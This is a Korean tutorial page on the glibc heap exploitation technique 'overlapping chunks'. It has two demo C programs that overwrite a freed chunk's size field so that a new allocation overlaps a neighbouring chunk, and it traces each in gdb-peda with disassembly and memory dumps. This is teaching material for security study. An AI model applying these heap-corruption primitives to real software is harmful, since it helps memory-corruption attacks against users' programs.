Overlapping chunks[Korean]


Excuse the ads! We need some help to keep our site up.

List

Overlapping chunks

- 할당자는 메모리를 할당할 때 Unsorted bin에서 chunk가 있는지 확인합니다.
  - Unsorted list에 chunk가 배치되어 있고 해당 chunk가 요청된 크기를 할당하기에 충분하다면, 해당 chunk를 재할당합니다.
  - 만약 요청된 메모리의 크기가 해당 chunk의 크기보다 작다면, 해당 chunk에서 요청된 크기만 큼 메모리를 할당되고 남은 메모리 공간은 arena에 반환됩니다.
  - 그리고 메모리를 분할되고 남은 크기가 매우 작을 경우에는 메모리를 분할하지 않고chunk를 재할당합니다.
- "Overlapping chunks"는 free chunk의 크기를 변경하여 해당 chunk의 원래 크기보다 더 큰 메모리를 할당받도록 합니다.
  - 이렇게 할당받은 chunk와 기존 chunk의 공간이 서로 겹치게 됩니다.
  - Free chunk의 "size"에 저장되는 값이 다음 free chunk의 "mchunkptr" 이거나, Top chunk여야 합니다.
- 예를 들어 다음과 같이 3개의 chunk를 할당받고 중간에 있는 chunk를 해제합니다.
  - Free chunk의 "size"에 저장된 값은 0x111인데, 이 값을 0x1a1으로 변경합니다.
  - 할당자는 free chunk의 크기가 0x1a1이라고 판단합니다.
    - 그리고 다음 chunk의 위치는 0x6022B0입니다.
  - 크기가 0x198인 메모리 할당을 요청해서 받은 메모리와 3번째 메모리의 영역이 겹치게 됩니다.

Overlapping chunks flow(Top chunk)



- 다음은 5개의 메모리를 할당받고 4번째 메모리를 해제합니다.
  - 2번째 chunk의 "size"에 값을 0x101로 덮어쓴 후에 해당 chunk를 해제합니다.
  - 2번째 chunk의 크기는 0x100이되고, 다음 chunk의 시작 위치가 0x6021801이 됩니다.

- 이로 인해 2번째 chunk의 크기가 4번째 chunk의 "prev_size"에 저장되고, 4번째 chunk의 "size"가 가지고 있는 값에서 PREV_INUSE flag (0x1)가 제거됩니다.
- 그리고 크기가 224(0xE0)byte인 메모리 할당을 malloc에 요청하면 0x602090를 반환하고, 해당 chunk의 크기는 0x100이됩니다.
- 즉, 새로 할당받은 메모리와 3번째 메모리의 영역이 겹치게 됩니다.

Overlapping chunks flow(Free chunk)

Example

Example1

- 이 코드는 앞에서 예로 설명한 "Overlapping chunks flow(Top chunk)"의 코드입니다.
  - 해당 코드는 크기가 0x100인 메모리 2개와 0x80인 메모리의 할당을 malloc에 요청합니다.
  - memset()을 이용하여 문자 'B'를 buf2가 가리키는 메모리에 그리고 문자 'C'를 buf3가 가리키는 메모리에 채웁니다.
  - 그리고 할당 받은 2번째 메모리(buf2)를 해제합니다.
  - 새로운 chunk 크기(417)를 *(buf2 - 1)에 덮어씁니다.
  - 그리고 크기가 408byte인 메모리의 할당을 malloc에 요청합니다.
  - 그리고 문자 'A'를 새로 할당 받은 메모리에 채우고, buf3가 가리키는 메모리의 데이터를 화면에 출력합니다.

Overlapping_chunks.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <unistd.h>

void main(){

    unsigned long *buf1 = malloc(0x100);
    unsigned long *buf2 = malloc(0x100);
    unsigned long *buf3 = malloc(0x80);

    memset(buf2, 'B', 0x100);
    memset(buf3, 'C', 0x80);

    free(buf2);

    *(buf2 - 1) = 417;
```

```
    char *buf4 = malloc(408);

    memset(buf4,'A',408);
    fprintf(stderr,"buf3 : %s\n", (char *)buf3);
}
```

- 0x400658, 0x400666, 0x400674에서 할당된 메모리의 주소를 확인합니다.
    - 0x40068e, 0x4006a4에서 각 메모리에 채워진 데이터를 확인합니다.
    - 0x4006b0, 0x4006b8에서 2번재 청크를 해제한 후에 해당 chunk의 size의 값을 확인합니다.
    - 0x4006c에서 새로 할당된 메모리를 확인하고, 0x4006e3에서 채워진 데이터를 확인합니다.

Breakpoints

```
lazenca0x0@ubuntu:~/Book$ gcc -o overlapping_chunks overlapping_chunks.c
lazenca0x0@ubuntu:~/Book$ gdb -q ./overlapping_chunks
Reading symbols from ./overlapping_chunks...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000000000400646 <+0>:        push   rbp
   0x0000000000400647 <+1>:        mov    rbp,rsp
   0x000000000040064a <+4>:        sub    rsp,0x20
   0x000000000040064e <+8>:        mov    edi,0x100
   0x0000000000400653 <+13>:        call   0x400530 <malloc@plt>
   0x0000000000400658 <+18>:        mov    QWORD PTR [rbp-0x20],rax
   0x000000000040065c <+22>:        mov    edi,0x100
   0x0000000000400661 <+27>:        call   0x400530 <malloc@plt>
   0x0000000000400666 <+32>:        mov    QWORD PTR [rbp-0x18],rax
   0x000000000040066a <+36>:        mov    edi,0x80
   0x000000000040066f <+41>:        call   0x400530 <malloc@plt>
   0x0000000000400674 <+46>:        mov    QWORD PTR [rbp-0x10],rax
   0x0000000000400678 <+50>:        mov    rax,QWORD PTR [rbp-0x18]
   0x000000000040067c <+54>:        mov    edx,0x100
   0x0000000000400681 <+59>:        mov    esi,0x42
   0x0000000000400686 <+64>:        mov    rdi,rax
   0x0000000000400689 <+67>:        call   0x400500 <memset@plt>
   0x000000000040068e <+72>:        mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000400692 <+76>:        mov    edx,0x80
   0x0000000000400697 <+81>:        mov    esi,0x43
   0x000000000040069c <+86>:        mov    rdi,rax
   0x000000000040069f <+89>:        call   0x400500 <memset@plt>
   0x00000000004006a4 <+94>:        mov    rax,QWORD PTR [rbp-0x18]
   0x00000000004006a8 <+98>:        mov    rdi,rax
   0x00000000004006ab <+101>:        call   0x4004f0 <free@plt>
   0x00000000004006b0 <+106>:        mov    rax,QWORD PTR [rbp-0x18]
   0x00000000004006b4 <+110>:        sub    rax,0x8
   0x00000000004006b8 <+114>:        mov    QWORD PTR [rax],0x1a1
   0x00000000004006bf <+121>:        mov    edi,0x198
   0x00000000004006c4 <+126>:        call   0x400530 <malloc@plt>
   0x00000000004006c9 <+131>:        mov    QWORD PTR [rbp-0x8],rax
   0x00000000004006cd <+135>:        mov    rax,QWORD PTR [rbp-0x8]
   0x00000000004006d1 <+139>:        mov    edx,0x198
   0x00000000004006d6 <+144>:        mov    esi,0x41
   0x00000000004006db <+149>:        mov    rdi,rax
   0x00000000004006de <+152>:        call   0x400500 <memset@plt>
   0x00000000004006e3 <+157>:        mov    rax,QWORD PTR [rip+0x200976]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004006ea <+164>:        mov    rdx,QWORD PTR [rbp-0x10]
   0x00000000004006ee <+168>:        mov    esi,0x400794
   0x00000000004006f3 <+173>:        mov    rdi,rax
   0x00000000004006f6 <+176>:        mov    eax,0x0
   0x00000000004006fb <+181>:        call   0x400520 <fprintf@plt>
   0x0000000000400700 <+186>:        nop
   0x0000000000400701 <+187>:        leave
   0x0000000000400702 <+188>:        ret
End of assembler dump.
gdb-peda$ b *0x0000000000400658
Breakpoint 1 at 0x400658
gdb-peda$ b *0x0000000000400666
Breakpoint 2 at 0x400666
gdb-peda$ b *0x0000000000400674
```

```
Breakpoint 3 at 0x400674
gdb-peda$ b *0x000000000040068e
Breakpoint 4 at 0x40068e
gdb-peda$ b *0x00000000004006a4
Breakpoint 5 at 0x4006a4
gdb-peda$ b *0x00000000004006b0
Breakpoint 6 at 0x4006b0
gdb-peda$ b *0x00000000004006b8
Breakpoint 7 at 0x4006b8
gdb-peda$ b *0x00000000004006c9
Breakpoint 8 at 0x4006c9
gdb-peda$ b *0x00000000004006e3
Breakpoint 9 at 0x4006e3
gdb-peda$
```

- malloc으로 부터 할당 메모리의 주소는 0x602010(buf1), 0x602120(buf2), 0x602230(buf3) 입니다.

Pointers of Allocated Memory

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Book/overlapping_chunks

Breakpoint 1, 0x0000000000400658 in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ c
Continuing.

Breakpoint 2, 0x0000000000400666 in main ()
gdb-peda$ i r rax
rax            0x602120        0x602120
gdb-peda$ c
Continuing.

Breakpoint 3, 0x0000000000400674 in main ()
gdb-peda$ i r rax
rax            0x602230        0x602230
gdb-peda$
```

- memset을 이용하여 buf2에는 문자 'B'가, buf3에는 문자 'C'가 채워졌습니다.

Filled the memory with characters.

```
gdb-peda$ c
Continuing.

Breakpoint 4, 0x000000000040068e in main ()
gdb-peda$ x/40gx 0x602120
0x602120:        0x4242424242424242        0x4242424242424242
0x602130:        0x4242424242424242        0x4242424242424242
0x602140:        0x4242424242424242        0x4242424242424242
0x602150:        0x4242424242424242        0x4242424242424242
0x602160:        0x4242424242424242        0x4242424242424242
0x602170:        0x4242424242424242        0x4242424242424242
0x602180:        0x4242424242424242        0x4242424242424242
0x602190:        0x4242424242424242        0x4242424242424242
0x6021a0:        0x4242424242424242        0x4242424242424242
0x6021b0:        0x4242424242424242        0x4242424242424242
0x6021c0:        0x4242424242424242        0x4242424242424242
0x6021d0:        0x4242424242424242        0x4242424242424242
0x6021e0:        0x4242424242424242        0x4242424242424242
0x6021f0:        0x4242424242424242        0x4242424242424242
0x602200:        0x4242424242424242        0x4242424242424242
0x602210:        0x4242424242424242        0x4242424242424242
0x602220:        0x0000000000000000        0x0000000000000091
0x602230:        0x0000000000000000        0x0000000000000000
0x602240:        0x0000000000000000        0x0000000000000000
```

```
0x602250:        0x0000000000000000        0x0000000000000000
gdb-peda$ c
Continuing.

Breakpoint 5, 0x00000000004006a4 in main ()
gdb-peda$ x/20gx 0x602230
0x602230:        0x4343434343434343        0x4343434343434343
0x602240:        0x4343434343434343        0x4343434343434343
0x602250:        0x4343434343434343        0x4343434343434343
0x602260:        0x4343434343434343        0x4343434343434343
0x602270:        0x4343434343434343        0x4343434343434343
0x602280:        0x4343434343434343        0x4343434343434343
0x602290:        0x4343434343434343        0x4343434343434343
0x6022a0:        0x4343434343434343        0x4343434343434343
0x6022b0:        0x0000000000000000        0x0000000000020d51
0x6022c0:        0x0000000000000000        0x0000000000000000
gdb-peda$
```

- 2번째 메모리가 해제되고, 해당 chunk의 size 값을 0x1a1으로 변경합니다.

Overwrite the size of the free chunk.

```
gdb-peda$ c
Continuing.

Breakpoint 6, 0x00000000004006b0 in main ()
gdb-peda$ p main_arena.bins[0]
$1 = (mchunkptr) 0x602110
gdb-peda$ p main_arena.bins[1]
$2 = (mchunkptr) 0x602110
gdb-peda$ c
Continuing.

Breakpoint 7, 0x00000000004006b8 in main ()
gdb-peda$ x/i $rip
=> 0x4006b8 <main+114>:        mov    QWORD PTR [rax],0x1a1
gdb-peda$ i r rax
rax            0x602118        0x602118
gdb-peda$ x/gx 0x602118
0x602118:        0x0000000000000111
gdb-peda$ ni

0x00000000004006bf in main ()
gdb-peda$ x/gx 0x602118
0x602118:        0x00000000000001a1
gdb-peda$ p main_arena.bins[0].size
$3 = 0x1a1
gdb-peda$
```

- 크기가 408byte인 메모리의 할당을 malloc()에 요청하면, 할당자는 앞에서 크기가 변경된 2번째 메모리를 재할당합니다.
    - 재할단된 메모리의 크기는 0x1a0(0x1a1 - 0x1)이며, 해당 메모리의 범위는 0x602120 ~ 0x6022b0 입니다.
    - 해당 메모리의 영역과 buf3이 가리키는 메모리의 영역이 겹치게 됩니다.

Reallocation of Memory

```
gdb-peda$ c
Continuing.

Breakpoint 8, 0x00000000004006c9 in main ()
gdb-peda$ i r rax
rax            0x602120        0x602120
gdb-peda$ x/2gx 0x602120 - 0x10
0x602110:        0x0000000000000000        0x00000000000001a1
gdb-peda$ p/x 0x602110 + 0x1a0
$4 = 0x6022b0
gdb-peda$
```

- memset()이 재할당받은 메모리 영역에 문자 'A'를 채우게 되면 buf3의 영역에도 문자가 저장됩니다.

The data overwrote the third memory.

```
gdb-peda$ c
Continuing.

Breakpoint 9, 0x00000000004006e3 in main ()
gdb-peda$ x/60gx 0x602120
0x602120:	0x4141414141414141	0x4141414141414141
0x602130:	0x4141414141414141	0x4141414141414141
0x602140:	0x4141414141414141	0x4141414141414141
0x602150:	0x4141414141414141	0x4141414141414141
0x602160:	0x4141414141414141	0x4141414141414141
0x602170:	0x4141414141414141	0x4141414141414141
0x602180:	0x4141414141414141	0x4141414141414141
0x602190:	0x4141414141414141	0x4141414141414141
0x6021a0:	0x4141414141414141	0x4141414141414141
0x6021b0:	0x4141414141414141	0x4141414141414141
0x6021c0:	0x4141414141414141	0x4141414141414141
0x6021d0:	0x4141414141414141	0x4141414141414141
0x6021e0:	0x4141414141414141	0x4141414141414141
0x6021f0:	0x4141414141414141	0x4141414141414141
0x602200:	0x4141414141414141	0x4141414141414141
0x602210:	0x4141414141414141	0x4141414141414141
0x602220:	0x4141414141414141	0x4141414141414141
0x602230:	0x4141414141414141	0x4141414141414141
0x602240:	0x4141414141414141	0x4141414141414141
0x602250:	0x4141414141414141	0x4141414141414141
0x602260:	0x4141414141414141	0x4141414141414141
0x602270:	0x4141414141414141	0x4141414141414141
0x602280:	0x4141414141414141	0x4141414141414141
0x602290:	0x4141414141414141	0x4141414141414141
0x6022a0:	0x4141414141414141	0x4141414141414141
0x6022b0:	0x0000000000000000	0x0000000000020d51
0x6022c0:	0x0000000000000000	0x0000000000000000
0x6022d0:	0x0000000000000000	0x0000000000000000
0x6022e0:	0x0000000000000000	0x0000000000000000
0x6022f0:	0x0000000000000000	0x0000000000000000
gdb-peda$ c
Continuing.
buf3 :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
[Inferior 1 (process 2790) exited with code 0210]
Warning: not running
gdb-peda$
```

Example2

- 다음 코드는 "Overlapping chunks flow(Free chunk)"에 대한 예제입니다.
  - malloc에 5개의 메모리 할당을 요청합니다.
  - 4번째 메모리를 해제한 후에 해당 chunk의 size값을 0x101로 덮어씁니다.
  - 2번재 메모리를 해제한 후에 malloc에 새로운 메모리 할당을 요청합니다.
  - 그리고 해당 메모리에 문자 'C'를 채운 후에 세번째 메모리의 데이터를 출력합니다.

overlapping_chunks2.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <malloc.h>
#include <unistd.h>

int main(){
    unsigned long *buf1 = malloc(112);
    unsigned long *buf2 = malloc(112);
```

```
    unsigned long *buf3 = malloc(112);
    unsigned long *buf4 = malloc(112);
    unsigned long *buf5 = malloc(112);

    free(buf4);

    *(buf2 -1) = 0x101;

    free(buf2);
    char *buf6 = malloc(224);

    memset(buf6,'C',224);
    fprintf(stderr,"buf3 : %s\n", (char *)buf3);
}
```

- 0x400658, 0x400666, 0x400674, 0x400682, 0x400690에서는 할당된 메모리의 주소를 확인합니다.
    - 0x4006a0에서 4번째 메모리의 해제를 확인하고, 0x4006a8에서 2번재 메모리의 크기 값 변경을 확인합니다.
    - 0x4006bb에서 2번재 메모리의 해제를 확인하고, 0x4006c5에서새로 할당된 메모리의 주소와 크기를 확인합니다.
    - 0x4006df에서는 새로 할당된 메모리의 데이터를 확인하고 buf3의 데이터 출력을 확인합니다.

Breakpoints

```
lazenca0x0@ubuntu:~/Book$ gcc -o overlapping_chunks2 overlapping_chunks2.c
lazenca0x0@ubuntu:~/Book$ gdb -q ./overlapping_chunks2
Reading symbols from ./overlapping_chunks2...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000000000400646 <+0>:     push   rbp
   0x0000000000400647 <+1>:     mov    rbp,rsp
   0x000000000040064a <+4>:     sub    rsp,0x30
   0x000000000040064e <+8>:     mov    edi,0x70
   0x0000000000400653 <+13>:     call   0x400530 <malloc@plt>
   0x0000000000400658 <+18>:     mov    QWORD PTR [rbp-0x30],rax
   0x000000000040065c <+22>:     mov    edi,0x70
   0x0000000000400661 <+27>:     call   0x400530 <malloc@plt>
   0x0000000000400666 <+32>:     mov    QWORD PTR [rbp-0x28],rax
   0x000000000040066a <+36>:     mov    edi,0x70
   0x000000000040066f <+41>:     call   0x400530 <malloc@plt>
   0x0000000000400674 <+46>:     mov    QWORD PTR [rbp-0x20],rax
   0x0000000000400678 <+50>:     mov    edi,0x70
   0x000000000040067d <+55>:     call   0x400530 <malloc@plt>
   0x0000000000400682 <+60>:     mov    QWORD PTR [rbp-0x18],rax
   0x0000000000400686 <+64>:     mov    edi,0x70
   0x000000000040068b <+69>:     call   0x400530 <malloc@plt>
   0x0000000000400690 <+74>:     mov    QWORD PTR [rbp-0x10],rax
   0x0000000000400694 <+78>:     mov    rax,QWORD PTR [rbp-0x18]
   0x0000000000400698 <+82>:     mov    rdi,rax
   0x000000000040069b <+85>:     call   0x4004f0 <free@plt>
   0x00000000004006a0 <+90>:     mov    rax,QWORD PTR [rbp-0x28]
   0x00000000004006a4 <+94>:     sub    rax,0x8
   0x00000000004006a8 <+98>:     mov    QWORD PTR [rax],0x101
   0x00000000004006af <+105>:     mov    rax,QWORD PTR [rbp-0x28]
   0x00000000004006b3 <+109>:     mov    rdi,rax
   0x00000000004006b6 <+112>:     call   0x4004f0 <free@plt>
   0x00000000004006bb <+117>:     mov    edi,0xe0
   0x00000000004006c0 <+122>:     call   0x400530 <malloc@plt>
   0x00000000004006c5 <+127>:     mov    QWORD PTR [rbp-0x8],rax
   0x00000000004006c9 <+131>:     mov    rax,QWORD PTR [rbp-0x8]
   0x00000000004006cd <+135>:     mov    edx,0xe0
   0x00000000004006d2 <+140>:     mov    esi,0x43
   0x00000000004006d7 <+145>:     mov    rdi,rax
   0x00000000004006da <+148>:     call   0x400500 <memset@plt>
   0x00000000004006df <+153>:     mov    rax,QWORD PTR [rip+0x20097a]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004006e6 <+160>:     mov    rdx,QWORD PTR [rbp-0x20]
   0x00000000004006ea <+164>:     mov    esi,0x400794
   0x00000000004006ef <+169>:     mov    rdi,rax
   0x00000000004006f2 <+172>:     mov    eax,0x0
   0x00000000004006f7 <+177>:     call   0x400520 <fprintf@plt>
   0x00000000004006fc <+182>:     mov    eax,0x0
```

```
   0x0000000000400701 <+187>:        leave
   0x0000000000400702 <+188>:        ret
End of assembler dump.
gdb-peda$ b *0x0000000000400658
Breakpoint 1 at 0x400658
gdb-peda$ b *0x0000000000400666
Breakpoint 2 at 0x400666
gdb-peda$ b *0x0000000000400674
Breakpoint 3 at 0x400674
gdb-peda$ b *0x0000000000400682
Breakpoint 4 at 0x400682
gdb-peda$ b *0x0000000000400690
Breakpoint 5 at 0x400690
gdb-peda$ b *0x00000000004006a0
Breakpoint 6 at 0x4006a0
gdb-peda$ b *0x00000000004006a8
Breakpoint 7 at 0x4006a8
gdb-peda$ b *0x00000000004006bb
Breakpoint 8 at 0x4006bb
gdb-peda$ b *0x00000000004006c5
Breakpoint 9 at 0x4006c5
gdb-peda$ b *0x00000000004006df
Breakpoint 10 at 0x4006df
gdb-peda$
```

- malloc으로 부터 할당받은 pointer는 0x602010, 0x602090, 0x602110, 0x602190, 0x602210 입니다.

Allocated Memory

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Book/overlapping_chunks2

Breakpoint 1, 0x0000000000400658 in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ c
Continuing.

Breakpoint 2, 0x0000000000400666 in main ()
gdb-peda$ i r rax
rax            0x602090        0x602090
gdb-peda$ c
Continuing.

Breakpoint 3, 0x0000000000400674 in main ()
gdb-peda$ i r rax
rax            0x602110        0x602110
gdb-peda$ c
Continuing.

Breakpoint 4, 0x0000000000400682 in main ()
gdb-peda$ i r rax
rax            0x602190        0x602190
gdb-peda$ c
Continuing.

Breakpoint 5, 0x0000000000400690 in main ()
gdb-peda$ i r rax
rax            0x602210        0x602210
gdb-peda$
```

- 4번째 메모리가 해제된 후에 해당 chunk는 fastbinsY[6] 배치되었습니다.
    - 2번째 메모리의 크기 값을 0x101으로 변경합니다.

Changed the size value of the second memory.

```
gdb-peda$ c
Continuing.

Breakpoint 6, 0x00000000004006a0 in main ()
gdb-peda$ p main_arena.fastbinsY[6]
$3 = (mfastbinptr) 0x602180
gdb-peda$ c
Continuing.

Breakpoint 7, 0x00000000004006a8 in main ()
gdb-peda$ x/i $rip
=> 0x4006a8 <main+98>:        mov    QWORD PTR [rax],0x101
gdb-peda$ i r rax
rax            0x602088        0x602088
gdb-peda$ x/gx 0x602088
0x602088:        0x0000000000000081
gdb-peda$ ni

0x00000000004006af in main ()
gdb-peda$ x/gx 0x602088
0x602088:        0x0000000000000101
gdb-peda$
```

- 2번째 메모리를 해제하면 해당 chunk는 Unsorted bin에 등록되며, 해당 chunk의 크기는 0x100입니다.
    - malloc에 크기가 224byte인 메모리 할당을 요청하면, 해당 chunk를 재할당합니다.

Free the second memory and reallocate the memory

```
gdb-peda$ c
Continuing.

Breakpoint 8, 0x00000000004006bb in main ()
gdb-peda$ p main_arena.bins[0]
$4 = (mchunkptr) 0x602080
gdb-peda$ p main_arena.bins[1]
$5 = (mchunkptr) 0x602080
gdb-peda$ p main_arena.bins[0].size
$6 = 0x101
gdb-peda$ c
Continuing.

Breakpoint 9, 0x00000000004006c5 in main ()
gdb-peda$ i r rax
rax            0x602090        0x602090
gdb-peda$ x/2gx 0x602090 - 0x10
0x602080:        0x0000000000000000        0x0000000000000101
gdb-peda$ p/x 0x602090 + 0x100
$7 = 0x602190
gdb-peda$
```

- 문자 'C'를 새로 할당 받은 영역에 채우면, 3번째 메모리의 영역에도 문자가 덮어써집니다.
    - 즉, 새로 할당 받은 메모리와 3번째 메모리의 영역이 겹친다는 것을 알 수 있습니다.

The data overwrote the third memory.

```
gdb-peda$ c
Continuing.

Breakpoint 10, 0x00000000004006df in main ()
gdb-peda$ x/40gx 0x602090
0x602090:        0x4343434343434343        0x4343434343434343
0x6020a0:        0x4343434343434343        0x4343434343434343
0x6020b0:        0x4343434343434343        0x4343434343434343
0x6020c0:        0x4343434343434343        0x4343434343434343
0x6020d0:        0x4343434343434343        0x4343434343434343
0x6020e0:        0x4343434343434343        0x4343434343434343
0x6020f0:        0x4343434343434343        0x4343434343434343
```

```
0x602100:       0x4343434343434343      0x4343434343434343
0x602110:       0x4343434343434343      0x4343434343434343
0x602120:       0x4343434343434343      0x4343434343434343
0x602130:       0x4343434343434343      0x4343434343434343
0x602140:       0x4343434343434343      0x4343434343434343
0x602150:       0x4343434343434343      0x4343434343434343
0x602160:       0x4343434343434343      0x4343434343434343
0x602170:       0x0000000000000000      0x0000000000000000
0x602180:       0x0000000000000100      0x0000000000000081
0x602190:       0x0000000000000000      0x0000000000000000
0x6021a0:       0x0000000000000000      0x0000000000000000
0x6021b0:       0x0000000000000000      0x0000000000000000
0x6021c0:       0x0000000000000000      0x0000000000000000
gdb-peda$ c
Continuing.
buf3 : CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
[Inferior 1 (process 3085) exited normally]
Warning: not running
gdb-peda$
```

Related information

- https://github.com/shellphish/how2heap
- http://www.contextis.com/documents/120/Glibc_Adventures-The_Forgotten_Chunks.pdf
- https://sourceware.org/git/?p=glibc.git;a=blob;f=malloc/malloc.c;h=54e406bcb67478179c9d46e72b63251ad951f356;hb=HEAD#l4486